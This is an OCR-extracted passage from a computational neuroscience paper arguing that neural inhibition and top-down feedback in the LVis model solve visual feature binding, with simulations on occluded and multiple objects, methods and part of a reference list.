category-relevant features being specified in the stimulus.

BRIAN MINGUS RESEARCH COLLECTION / BM-B2AFB7FA7BC6

been also demonstrated in neurophysiological studies of occlusion (Kovacs et al., 1995; Nielsen et al., 2006). Moreover, because neurons in category selective columns fire at a lower rate, they indirectly exert weaker levels of inhibition toward competing columns. The result is an overall increase in the response of neurons that are selective to category irrelevant features. Thus, both the weakened response to category-relevant features and the erroneous heightened response to irrelevant features may play a role in binding errors when stimulus conditions are highly ambiguous, leading to impaired recognition accuracy.

TOP-DOWN FEEDBACK REINFORCES RELEVANT INFORMATION

It is well-known that the brain contains numerous top-down connections that descend from higher levels of brain systems to lower levels (Felleman and van Essen, 1991; Scannell et al., 1995; Sporns and Zwi, 2004; Sporns et al., 2007). In the context of vision, one commonly suggested function of top-down connections is to convey attentional signals to sensory based areas of visual cortex. These top-down signals can take the form of spatial attention (originating in the frontal eye fields and posterior parietal cortex, Thompson et al., 2005; Bressler et al., 2008) or executive attentional control (as enacted by maintained representations in prefrontal cortex; Miller and Cohen, 2001; Herd et al., 2006).

In the case of spatial attention, top-down feedback about the attended region of space determines which features are relevant by selecting for features within a small spatial area and enhancing them relative to features from neighboring, unattended areas of space. Top-down feedback reflecting executive attentional control works the same way, except that relevancy is determined by more abstract feature dimensions such as color or category (Maunsell and Treue, 2006).

In either case, top-down feedback does not require any representation of what to exclude. Instead, it simply signals what to attend to by providing additional excitatory bias to the sensory representations, causing the representative neurons to fire more strongly. This bias reinforces the activation of relevant features, encouraging their binding at the highest levels of processing. This explanation of attention is a further explication of the biased competition framework of (Desimone and Duncan, 1995), and has been supported by considerable empirical evidence, most notably that of Reynolds and colleagues (see Reynolds and Chelazzi, 2004, for a review).

While top-down feedback has been shown to be crucial for on-demand binding tasks that require the cognitive flexibility to bind arbitrary features together at arbitrary locations (Treisman, 1996, 1999), it is not yet understood whether top-down feedback similarly plays a role in hardwired binding tasks like object recognition and categorization. Computational models have suggested that these tasks can be solved in the brain in a primarily feedforward manner with little to no influence from top-down feedback (Riesenhuber and Poggio, 1999b; Serre et al., 2007; Vanrullen, 2007, 2009). However, there are a number of reports of top-down feedback playing a fundamental role in early visual processes including object recognition (Bar et al., 2006; Fahrenfort et al., 2007; Boehler et al., 2008; Roland, 2010; Koivisto et al., 2011).

In an attempt to reconcile these data, we recently described a computational model of object recognition that contains both feedforward and feedback connections between feature processing layers (O'Reilly et al., under review). One of the key findings, which we review here, is that top-down feedback promotes robust recognition when bottom-up signals are weak and ambiguous due to occlusion (**Figure 2**). While occlusion generally attenuates




FIGURE 2 | Top-down feedback in "hardwired" binding tasks. (A) As a general rule, the visual system contains bidirectional (both bottom-up and top-down) connections between any two connected areas. The LVis model, depicted here, contains a similar organization, with recurrent connections between hierarchically adjacent areas. **(B)** Top-down feedback from higher levels enhances the neural responses in lower-level areas, which is crucial for robust binding when stimuli are occluded or otherwise ambiguous. Arrows indicate the enhancement in the representation with respect to the veridical (i.e., unoccluded) representation at different areas within the model. Pale colors indicate the predicted response without top-down feedback, which is asymptotic. The Sem area exhibits a similar enhancement pattern to areas V2/V4 and IT, but is left unannotated on the plot for clarity. V2/V4 = extrastriate cortex; IT = inferotemporal cortex; Sem = amodal semantic responses, such as those demonstrated by anterior IT neurons; Name = named output responses.

BRIAN MINGUS RESEARCH COLLECTION / BM-B2AFB7FA7BC6

neural responses resulting in reduced recognition accuracy, the model often exhibits intact category selective responses and correct recognition, a property that we attribute to top-down feedback. Specifically, top-down reinforcement enhances the responses of neurons at lower levels that may have been weakened due to occlusion. This enhancement is repeated across multiple recurrently connected areas, essentially recovering the occluded visual features and resulting in a complete representation. Conceptually, visible features like the fish's dorsal fin might evoke a partial response in IT cortex, which could provide reinforcement to the encoding of other relevant features that might not be visible at lower levels like V2 or V4. Similarly, entertaining the possibility that one might be viewing a fish (i.e., partial activation at the "Naming Output" level of our model) can reinforce fish-relevant features encoded by IT columns. Functional neuroimaging experiments have indicated that the brain exhibits a similar object completion process in which visual information is recovered despite its omission from a visual stimulus (Kourtzi and Kanwisher, 2001; Lerner et al., 2004; Johnson and Olshausen, 2005; Juan et al., 2010).

BINDING MULTIPLE OBJECTS

Thus far we have focused on the problem of binding visual features into a singular, coherent object, and have proposed that both neural inhibition and top-down feedback play important roles in this process. Do these same mechanisms aid in proper binding when multiple objects are present in a display? Proper binding when multiple objects are present is a challenging problem because high-level visual areas such as IT cortex have receptive fields that span large portions of the visual field (generally 10° to 20°; Kobatake and Tanaka, 1994; Rust and Dicarlo, 2010). Thus, IT neurons respond, by default, to visual features regardless of where they are within the visual display, even when they occur in the context of a second object's features. Although the large receptive fields of IT neurons are thought to be necessary for promoting tolerance to changes in object position, scale, and rotation (Logothetis et al., 1995; Tanaka, 1996; Riesenhuber and Poggio, 2002; Rolls and Stringer, 2006), they exacerbate the possibility of illusory conjunctions being formed between the features of separate objects.

We propose that neural inhibition combined with top-down feedback can solve the problem of binding when multiple objects are present in a similar manner to the way they aid in binding visual features into singular, coherent objects. We demonstrate the plausibility of this idea in **Figure 3**. As is the case with single objects presented in isolation, a large number of IT neurons fire initially when multiple objects are present. Grouping these neurons according to the object to which they are selective illustrates the interactions between inhibition and top-down feedback. Generally, neurons that code visual features shared by both objects are the first to respond, since they constitute the best overall fit with the stimulus itself. In the case of the gun and bicycle pictured in **Figure 3A**, these first responders might be neurons that code the horizontal edges that compose the barrel of the gun and the top tube of the bicycle. Neurons that code unique features for each of the object categories are the next to respond. However, inhibition between these columns of neurons ensures that the features of only one of these objects are selected in the end, "winning" the competition (in this case, the bicycle neurons) and contributing to the final bound representation. When a single object is selected for the bound representation, top-down feedback can reinforce neurons that code meaningful features from that object that may not have initially responded (possibly due to initial inhibitory influences from neurons corresponding to the "losing" object).

Binding errors can occur when neurons representing irrelevant features are not entirely out-competed (**Figure 3B**). This allows invalid feature conjunctions to manifest, which subsequently get reinforced from top-down feedback, resulting in the formation of illusory conjunctions. To determine more specifically how inhibition and top-down feedback contribute to minimizing illusory conjunctions, we tested the effect of removing top-down feedback and both top-down feedback and inhibition from the model[1] (see Methods for details). The results of these tests are indicated in **Figure 4**.

For the LVis model (which contains both inhibition and top-down feedback), illusory conjunctions occurred on only 4.7% of trials. Removing top-down feedback, but leaving inhibition intact, had virtually no effect on the number of illusory conjunctions. However, removing both top-down feedback and inhibition caused illusory conjunctions to occur with much higher frequency, on 19.3% of trials.

We also computed the ratio of relevant IT responses to irrelevant responses (where relevance was determined by whether the responses corresponded to the model's output) which can be thought of as a kind of "signal-to-noise ratio" (**Figure 4B**). A decrease in this number reflects lower proportions of relevant information and higher proportions of irrelevant information at the IT level, which could lead to more illusory conjunctions being made. Accordingly, the purely feedforward model, which made the most recognition errors, also exhibited the lowest ratio of relevant to irrelevant information.

Removing feedback from the LVis model also lowered the ratio of relevant to irrelevant information, but recognition performance remained unchanged. This suggests that there is a critical signal-to-noise ratio (in terms of relevant and irrelevant responses) above which recognition remains robust, without many illusory conjunctions. Inhibition was intact in this model, consistent with our proposal that inhibitory competition is the critical mechanism that selects relevant information over irrelevant information, thus providing a relatively stable baseline signal-to-noise ratio. Top-down feedback can further highlight relevant information, increasing the signal-to-noise ratio, but it is unnecessary for well-learned tasks with little ambiguity. Top-down feedback is likely more important in tasks where objects are degraded (e.g., from visual occlusion), which we discussed in the previous section, or in cases where there is more feature overlap across items (e.g., conjunctive visual search).

GENERAL DISCUSSION

We have presented an account of binding in the brain that depends only on well-established mechanisms of neural processing that

[1]Note that it is impossible to test the remaining condition in which top-down feedback is left intact but inhibition is removed from the model, as some mechanism is necessary to control the overall response levels, which would saturate quickly with repeated processing.

BRIAN MINGUS RESEARCH COLLECTION / BM-B2AFB7FA7BC6




FIGURE 3 | Binding multiple objects. (A) The same mechanisms of neural inhibition and top-down feedback extend to binding when multiple objects are present in a display. The competition created from having multiple IT units active that represent multiple objects causes one set of units to "win" and one set to "lose" (in this case, the bicycle units win). Inhibition suppresses the responses from units corresponding to the losing object as well as responses from completely irrelevant units. Top-down feedback serves to reinforce units from the winning object that may not have been initially active. **(B)** Binding errors occur when completely irrelevant units become erroneously active, leading to the inability to suppress invalid responses. This creates illusory conjunctions of features across the objects in the display, leading to a representation that does not resemble either category.




FIGURE 4 | Results for multiple object binding. (A) We tested the effect of removing top-down feedback and both top-down feedback and inhibitory competition from the model. The purely feedforward model missing both of these critical mechanisms made the most recognition errors. **(B)** Grouping responses according to whether they were corresponded to the model's output (relevant responses) or not (irrelevant responses) suggests that the reason for the purely feedforward model's poor performance was that it had a higher overall signal-to-noise ratio (mean relevant response divided by mean irrelevant response). This type of representation could lead to illusory feature conjunctions and thus, recognition errors.

interact over time. Two such mechanisms that we focus on here are neural inhibition and top-down feedback. Together, these mechanisms create an environment of local competition within a brain area that selects only the most relevant features for the bound representation that influences perception and behavior. We have taken a general neural processing approach to explaining how these mechanisms relate to binding. We illustrate the mechanisms explicitly in an object recognition task that requires binding together learned object features into a single, coherent object, as well as a variant of this task that requires selecting from

BRIAN MINGUS RESEARCH COLLECTION / BM-B2AFB7FA7BC6

and identifying multiple objects. Despite our focus on "hardwired" binding, we believe that the same mechanisms perform "on-demand" binding (e.g., conjunctive visual search). In on-demand binding, top-down influences bias processing toward items in a particular region of space, and consequently, competitive inhibition eliminates those features in nearby areas of space, allowing a properly bound representation of the novel item.

One natural consequence of our proposal is the suggestion that perception and behavior are largely driven by an interactive process that integrates bottom-up information with dynamic constraints including top-down, conceptual knowledge. It is somewhat surprising then, that a large class of extant theories of visual processing treat early perceptual processing as a feedforward set of stages that simply transform information from one level of the visual system to the next (Riesenhuber and Poggio, 1999b; Serre et al., 2007; Vanrullen, 2007). Models that instantiate this feedforward theory often include a "max" operation that selects the largest response at each processing level, which can be viewed as a form of inhibitory competition that suppresses less relevant responses (Riesenhuber and Poggio, 1999a). These models, however, lack top-down feedback to reinforce relevant information, which can emerge at any time over the course of processing.

Competitive dynamics reflecting inhibitory and top-down influences within visual areas are clear if one examines population level responses. For example, initial IT population responses convey information about many individual object parts, but information about the object as a whole begins to emerge over the full time course of their response (Brincat and Connor, 2006; see also Sugase-Miyamoto et al., 2011). Other single-cell analyses have indicated that the selectivity of IT neurons changes over time, beginning with a quick burst of broadly tuned activity that gradually becomes more selective (Tamura and Tanaka, 2001). Similar temporal dynamics have been demonstrated at other levels of the visual system, such as areas V2 and V4 (Hegde and van Essen, 2004, 2006). The fact that the information content of neural responses changes over time strongly suggests that some aspects of the representation are being selected over others. Our account of binding suggests that relevancy is a significant determining factor of what parts of the representation are ultimately selected for the bound representation at he highest levels.

Our proposal is highly congruent with many previous descriptions of binding (Reynolds and Desimone, 1999; Shadlen and Movshon, 1999; Treisman, 1999; Bundesen et al., 2005). Our contribution is novel in implementing a biologically grounded neural network model that embodies these theories, and in further specifying the mechanisms involved, and how they interact. One notable relation is to the role of top-down feedback in the form of spatial attention in Treisman's Feature Integration Theory (Treisman, 1996, 1999). Top-down feedback in our model does not directly perform binding, however, but simply prevents misbinding by highlighting some features over others and relying on competitive inhibition to suppress the others.

Our proposal also has much in common with (Reynolds and Desimone, 1999) biased competition model, which cites the importance of competitive inhibition between populations of neurons and top-down biasing of relevant features. However, the biased competition model has traditionally focused on frontal and parietal cortices as likely sources of the biasing signal. While attentional signals from these areas are clearly capable of biasing perceptual processing (Miller and Cohen, 2001; Thompson et al., 2005; Herd et al., 2006; Bressler et al., 2008), our approach provides a more general characterization of biasing. Specifically, any area that sends feedback to an earlier area has the potential to bias its computations. In our simulations, this allows for representations that are beginning to emerge at high-level areas to bias lower-level areas, which itself can be viewed as a form of emergent feature-based attention.

Theories centering on the role of synchrony have also been proposed as a solution to the binding problem (Singer, 1993, 1999; Singer and Gray, 1995; Uhlhaas et al., 2009). There is ample evidence that neural firing does synchronize to some degree, and that synchrony plays a role in attentive object recognition (Gray et al., 1989; Buzsaki and Draguhn, 2004). We agree that synchrony does play a role in the competitive selection process that is the core of our proposal, acting as another form of contrast enhancement by providing mutual excitation among concurrently active neurons via recurrent feedback and lateral connections (Roland, 2010). Synchrony thus effectively gives the winners of competition an extra advantage in controlling responses at higher levels.

This role of synchrony in sharpening neural competition should be differentiated from early proposals that synchrony can simultaneously bind multiple objects. No data of which we are aware indicates that the brain performs "multiplexed synchrony," in which neurons representing each object remain in phase with others representing the same object, but reliably out of phase with neurons representing other objects. Theories of multiplexed synchrony for binding have been strongly criticized on the grounds of being both biologically implausible and unnecessary (Shadlen and Movshon, 1999; O'Reilly et al., 2003). While it seems intuitive that we are aware of many objects simultaneously, recent research on change blindness indicates that we do not maintain detailed representations outside the current focus of attention (Beck et al., 2001; Lamme, 2003; Simons and Rensink, 2005).

Because of the level of noise from incidental processing in the brain (compared to models, which are idealized and thus use little to no noise) multiplexed synchrony seems likely to be unstable beyond extremely short time periods. This drawback severely limits the use of this mechanism for binding in working memory, the other case in which intuition and some evidence suggests we maintain several representations simultaneously (Raffone and Wolters, 2001). One alternative to true multiplexed synchrony is that binding in working memory is performed by maintaining separate neural substrates for separate items within prefrontal cortex, as in the model of working memory developed by our group, reviewed in O'Reilly et al. (2010).

Rather than supposing that the brain can represent and interpret several arbitrary conjunctions of features simultaneously, it seems more parsimonious to assume, as in our proposal, that all features represented simultaneously are bound together. Instead of using a particular firing phase to "tag" each neuron as belonging to one object or another, the brain simply represents only one object (or concept, etc.) at a time when binding is difficult, thus serializing a computation that would pose unique difficulties for parallel processing.

BRIAN MINGUS RESEARCH COLLECTION / BM-B2AFB7FA7BC6

While previous work on binding has presented many possible mechanisms and argued that they are needed to solve the brain's binding problem, the necessity of mechanisms beyond the most basic neural mechanisms has not been clearly demonstrated. We have presented a solution to the binding problem of that relies on only generic neural mechanisms to bind together features into objects. While our proposal clearly demonstrates that the mechanisms of inhibition and top-down feedback contribute in part to solving the brain's overall binding problem, it is possible that there exist binding-related situations that warrant additional mechanisms and processes (e.g., working memory). Only after attempting to explain these phenomena with basic neural mechanisms (as in the proposals mentioned above) should more complicated theories be considered.

METHODS

The LVis (Leabra Vision) model and its training/testing methods are briefly described here. See O'Reilly et al. (under review), for a detailed description. The model consists of a hierarchy of feature processing layers that roughly correspond to areas within the ventral stream of the brain – primary visual cortex (V1), extrastriate cortex (V2/V4), inferotemporal cortex (IT) – as well as higher-level layers that represent amodal semantic properties and named output responses (**Figure 2A**). The model processes grayscale bitmap images with filters that capture the response properties of the retina and lateral geniculate nucleus (LGN) of the thalamus, the results of which are used as inputs to the V1 layer. The model's V1 layer consists of a retinotopic grid of 3600 units that represent V1-like features at multiple spatial scales. The V2/V4 layer contains 2880 units that receive from neighborhoods of 320 V1 units. Neighboring V2/V4 units receive from overlapping portions of the V1 layer. The IT layer contains 200 units that receive from the entire 2880 V2/V4 units, and thus do not contain a retinotopic organization.

Overall, the model can be viewed as an expansion on a large class of hierarchical feedforward models of visual processing in the brain (Riesenhuber and Poggio, 1999b; Delorme and Thorpe, 2001; Masquelier and Thorpe, 2007; Serre et al., 2007). The primary innovation of the model is that hierarchically adjacent layers (e.g., V1 and V2/V4; V2/V4 and IT) are recurrently connected, providing an account of top-down feedback connections within the brain's ventral stream. Feedforward connections generally contribute 80–90% of the total input to a receiving layer and feedback connections contribute the remaining 10–20% of the total input. Overall layer activations are controlled using a *k*-winners-take-all (*k*WTA) inhibitory competition rule (O'Reilly, 1996; O'Reilly and Munakata, 2000) that ensures only the *k* most active units remain active over time. The specific *k* value varies for each layer in the model, but is generally in the range of 10–20% of the number of units in the layer.

SINGLE OBJECT SIMULATIONS

The model was trained to categorize images from the CU3D-100 dataset (http://cu3d.colorado.edu) using an extension of the Leabra learning algorithm (O'Reilly, 1996; O'Reilly and Munakata, 2000). The entire dataset consisted of 18,840 total images. Training proceeded for 1000 epochs of 500 trials, each of which consisted of a random image selected from the dataset which was transformed with small variations in position, scale, and planar rotation. Images of two exemplars from each category (4000 images total) were reserved for a generalization test. After training, the final mean generalization accuracy was 91.9%.

Category selective representations were obtained for each of the 100 categories by averaging the response patterns of the model's IT units to all training and testing images from each category. In general, a distribution of 10–20% of the 200 units were selective to a given category, reflecting the level of *k*WTA inhibition within the IT layer. The category-relevant units for a given category were then isolated using a simple threshold over the category selective representations. For the fish category used in the simulations here, a value of 0.3 was used such that a higher response level indicated a category-relevant unit while a lower response level indicated a category irrelevant unit. Small variations in this parameter produced very similar results.

To create the plots in **Figure 1**, the firing rate from each of the model's IT units was recorded and averaged across every training and testing fish image (180 total images), then grouped according to whether the unit was category-relevant or irrelevant. This procedure was repeated with a visual occlusion manipulation that used a Gaussian-based filter to delete pixels from the input image. The filter was defined as 1.0 within a circle of radius 5% of the image size and then fell off outside the circle as a Gaussian function. The σ parameter of the Gaussian was set to 5% of the image size. The filter was applied to the image a variable number of times, with more applications corresponding to higher levels of occlusion.

To create the plot in **Figure 2B**, the model was presented with an unoccluded image of the fish and the response pattern was recorded from the model's V2/V4, IT, Semantic, and Naming Output layers for 50 processing cycles. The model was subsequently presented with a 50% occluded image of the fish, and the resulting response patterns were used to compute the similarity to the unoccluded response patterns for each layer as a function of time. The cosine angle between the unoccluded and occluded response vectors was used as the similarity metric in this calculation.

MULTIPLE OBJECT SIMULATIONS

The multiple object simulations involved training the model to recognize smaller versions of the CU3D-100 stimuli and testing its ability to generalize to presentations of multiple small stimuli. Training methods for these simulations were generally similar to the single object simulations described above, but a subset of the dataset was used. Five (5) exemplars from 5 categories (500 total images) were selected from the full dataset (*bicycle, car, donut, doorhandle*, and *gun*). Each image was downscaled to 50% of its size (originally 320 × 320 pixels, downscaled to 160 × 160 pixels) and randomly placed on either the left or right half of a new 320 × 320 image with variation in the y axis position. This was repeated 25 times for each of the 500 original images, resulting in 12500 new images. The model was trained on images from this dataset of 4 exemplars from each category to ensure proper generalization without over fitting. Training proceeded for 50 epochs of 500 trials. This was repeated for five instances of the model using different combinations of the 4 training exemplars

BRIAN MINGUS RESEARCH COLLECTION / BM-B2AFB7FA7BC6

from each category and randomized initial weights. After training, the final accuracy over the training stimuli was 100% for each model.

To create the multiple object stimuli that were used for testing, images from each possible pairing of categories were randomly combined with one 160 × 160 image on the left half of a new 320 × 320 image and one 160 × 160 image on the right half. This was repeated 25 times for each category pairing, resulting in 250 new images containing two objects. In testing over these images, the model was ran for 100 cycles, as it often did not fully converge in the standard 50 cycles used in single object presentations. A testing trial was counted as correct if the model's output matched either of the two categories in the image.

We tested the effect of removing top-down feedback and inhibitory competition from the model on recognition accuracy for the multiple object stimuli. To remove influence from top-down feedback only, unit inputs from top-down feedback connections (e.g., Naming Output to IT, IT to V2/V4) were simply multiplied by zero during the testing phase. Removing influence from both top-down feedback and inhibitory competition required training a variant of the model that contained only feedforward connections (allowing for negative weights between units) with a backpropagation algorithm. This feedforward model required training for 100 epochs of 500 trials on the training stimuli before reaching 100% accuracy. Aside from these differences, the model was architecturally equivalent to the LVis model in terms of layer organization and numbers of units and used otherwise identical training and testing methods.

The same method that was used in the single object simulations was used to isolate category selective representations for each of the 5 categories, except that IT units were further grouped into those shared across category pairings (e.g., gun *and* bicycle units) as well as those that were unique to each category. These groupings were used to create the plots in **Figure 3**. Similarity to category selective representations was also measured to determine how much the overall pattern of responses across the IT layer approximated the category selective response to the single objects. The cosine angle between the category selective representation and the IT response vector was used as the similarity metric in this calculation.

To investigate how category-relevant responses were related to a model's output (**Figure 4**), the firing rates of units that corresponded to the model's output were isolated into one grouping (*relevant* responses) while the firing rates of all other units were isolated into another grouping (*irrelevant* responses). Our decision to refer to these responses as "relevant" and "irrelevant" was made to keep with the theme of relevant and irrelevant responses when a single object was presented in isolation, but one should note that irrelevant responses encompassed what could be considered to be relevant responses. For example, if a presented stimulus contained a gun and a bicycle and a model responded *gun*, the responses from units that corresponded to the *gun* category were considered to be the relevant responses while the units that corresponded to all other categories (including *bicycle*) were considered to be irrelevant. Other reasonable labels for these two groupings might be selected/unselected or attended/unattended responses.

REFERENCES

Bar, M., Kassam, K., Ghuman, A., Boshyan, J., and Schmidt, A. (2006). Top-down facilitation of visual recognition. *Proc. Natl. Acad. Sci. U.S.A.* 103, 449–454.

Beck, D. M., Rees, G., Frith, C. D., and Lavie, N. (2001). Neural correlates of change detection and change blindness. *Nat. Neurosci.* 4, 645–650.

Boehler, C. N., Schoenfeld, M. A., Heinze, H. J., and Hopf, J. M. (2008). Rapid recurrent processing gates awareness in primary visual cortex. *Proc. Natl. Acad. Sci. U.S.A.* 105, 8742–8747.

Bressler, S. L., Tang, W., Sylvester, C. M., Shulman, G. L., and Corbetta, M. (2008). Top-down control of human visual cortex by frontal and parietal cortex in anticipatory visual spatial attention. *J. Neurosci.* 28, 10056–10061.

Brincat, S. L., and Connor, C. E. (2006). Dynamic shape synthesis in posterior inferotemporal cortex. *Neuron* 49, 17–24.

Bundesen, C., Habekost, T., and Kyllingsbaek, S. (2005). A neural theory of visual attention: bridging cognition and neurophysiology. *Psychol. Rev.* 112, 291–328.

Buzsaki, G., and Draguhn, A. (2004). Neuroscience neuronal oscillations in cortical networks. *Science* 304, 1926–1938.

Carandini, M., and Heeger, D. (2012). Normalization as a canonical neural computation. *Nat. Rev. Neurosci.* 13, 51–62.

Delorme, A., and Thorpe, S. (2001). Face identification using one spike per neuron: resistance to image degradations. *Neural. Netw.* 14, 795–803.

Desimone, R., and Duncan, J. (1995). Neural mechanisms of selective visual attention. *Annu. Rev. Neurosci.* 18, 193–222.

Fahrenfort, J. J., Scholte, H. S., and Lamme, V. A. F. (2007). Masking disrupts reentrant processing in human visual cortex. *J. Cogn. Neurosci.* 19, 1488–1497.

Felleman, D. J., and van Essen, D. C. (1991). Distributed hierarchical processing in the primate cerebral cortex. *Cereb. Cortex* 1, 1–47.

Gray, C. M., König, P., Engel, A. K., and Singer, W. (1989). Oscillatory responses in cat visual cortex exhibit inter-columnar synchronization which reflects global stimulus properties. *Nature* 338, 334–337.

Hegde, J., and van Essen, D. C. (2004). Temporal dynamics of shape analysis in macaque visual area v2. *J. Neurophysiol.* 92, 3030–3042.

Hegde, J., and van Essen, D. C. (2006). Temporal dynamics of 2d and 3d shape representation in macaque visual area v4. *Vis. Neurosci.* 23, 749–763.

Herd, S. A., Banich, M. T., and O'Reilly, R. C. (2006). Neural mechanisms of cognitive control: an integrative model of Stroop task performance and fMRI data. *J. Cogn. Neurosci.* 18, 22–32.

Johnson, J. S., and Olshausen, B. A. (2005). The recognition of partially visible natural objects in the presence and absence of their occluders. *Vision Res.* 45, 3262–3276.

Juan, C., Tiangang, Z., Hua, Y., and Fang, F. (2010). Cortical dynamics underlying face completion in human visual system. *J. Neurosci.* 30, 16692–16698.

Kandel, E. R., Schwartz, J. H., and Jessell, T. M. (1995). *Essentials of Neural Science and Behavior*. Norwalk, CT: Appleton & Lange.

Kobatake, E., and Tanaka, K. (1994). Neuronal selectivities to complex object features in the ventral visual pathway. *J. Neurophysiol.* 71, 856–867.

Koivisto, M., Railo, H., Revonsuo, A., Vanni, S., and Salminen-Vaparanta, N. (2011). Recurrent processing in v1/v2 contributes to categorization of natural scenes. *J. Neurosci.* 31, 2488–2492.

Kourtzi, Z., and Connor, C. E. (2010). Neural representations for object perception: structure, category, and adaptive coding. *Annu. Rev. Neurosci.* 34, 45–67.

Kourtzi, Z., and Kanwisher, N. (2001). Representation of perceived object shape by the human lateral occipital complex. *Science* 293, 1506–1509.

Kovacs, G., Vogels, R., and Orban, G. A. (1995). Selectivity of macaque inferior temporal neurons for partially occluded shapes. *J. Neurosci.* 15, 1984–1997.

Lamme, V. A. (2003). Why visual attention and awareness are different. *Trends Cogn. Sci. (Regul. Ed.)* 7, 12–18.

BRIAN MINGUS RESEARCH COLLECTION / BM-B2AFB7FA7BC6

Lerner, Y., Harel, M., and Malach, R. (2004). Rapid completion effects in human high-order visual areas. *Neuroimage* 21, 516–526.

Lerner, Y., Harel, M., and Malach, R. (2004). Rapid completion effects in human high-order visual areas. *Neuroimage* 21, 516–526.

Logothetis, N. K., Pauls, J., and Poggio, T. (1995). Shape representation in the inferior temporal cortex of monkeys. *Curr. Biol.* 5, 552–563.

Masquelier, T., and Thorpe, S. J. (2007). Unsupervised learning of visual features through spike timing dependent plasticity. *PLoS Comput. Biol.* 3, e31. doi:10.1371/journal.pcbi.0030031

Maunsell, J. H. R., and Treue, S. (2006). Feature-based attention in visual cortex. *Trends Neurosci.* 29, 317–322.

Miller, E. K., and Cohen, J. D. (2001). An integrative theory of prefrontal cortex function. *Annu. Rev. Neurosci.* 24, 167–202.

Mountcastle, V. B. (1997). The columnar organization of the neocortex. *Brain* 120(Pt 4), 701–722.

Nielsen, K. J., Logothetis, N. K., and Rainer, G. (2006). Dissociation between local field potentials and spiking activity in macaque inferior temporal cortex reveals diagnosticity-based encoding of complex objects. *J. Neurosci.* 26, 9639–9645.

O'Reilly, R. C. (1996). Biologically plausible error-driven learning using local activation differences: the generalized recirculation algorithm. *Neural Comput.* 8, 895–938.

O'Reilly, R. C., Busby, R. S., and Soto, R. (2003). "Three forms of binding and their neural substrates: alternatives to temporal synchrony," in *The Unity of Consciousness: Binding, Integration, and Dissociation*, ed. A. Cleeremans (Oxford: Oxford University Press), 168–192.

O'Reilly, R. C., Herd, S. A., and Pauli, W. M. (2010). Computational models of cognitive control. *Curr. Opin. Neurobiol.* 20, 257–261.

O'Reilly, R. C., and Munakata, Y. (2000). *Computational Explorations in Cognitive Neuroscience: Understanding the Mind by Simulating the Brain.* Cambridge, MA: The MIT Press.

Raffone, A., and Wolters, G. (2001). A cortical mechanism for binding in visual working memory. *J. Cogn. Neurosci.* 13, 766–785.

Reynolds, J. H., and Chelazzi, L. (2004). Attentional modulation of visual processing. *Annu. Rev. Neurosci.* 27, 611–647.

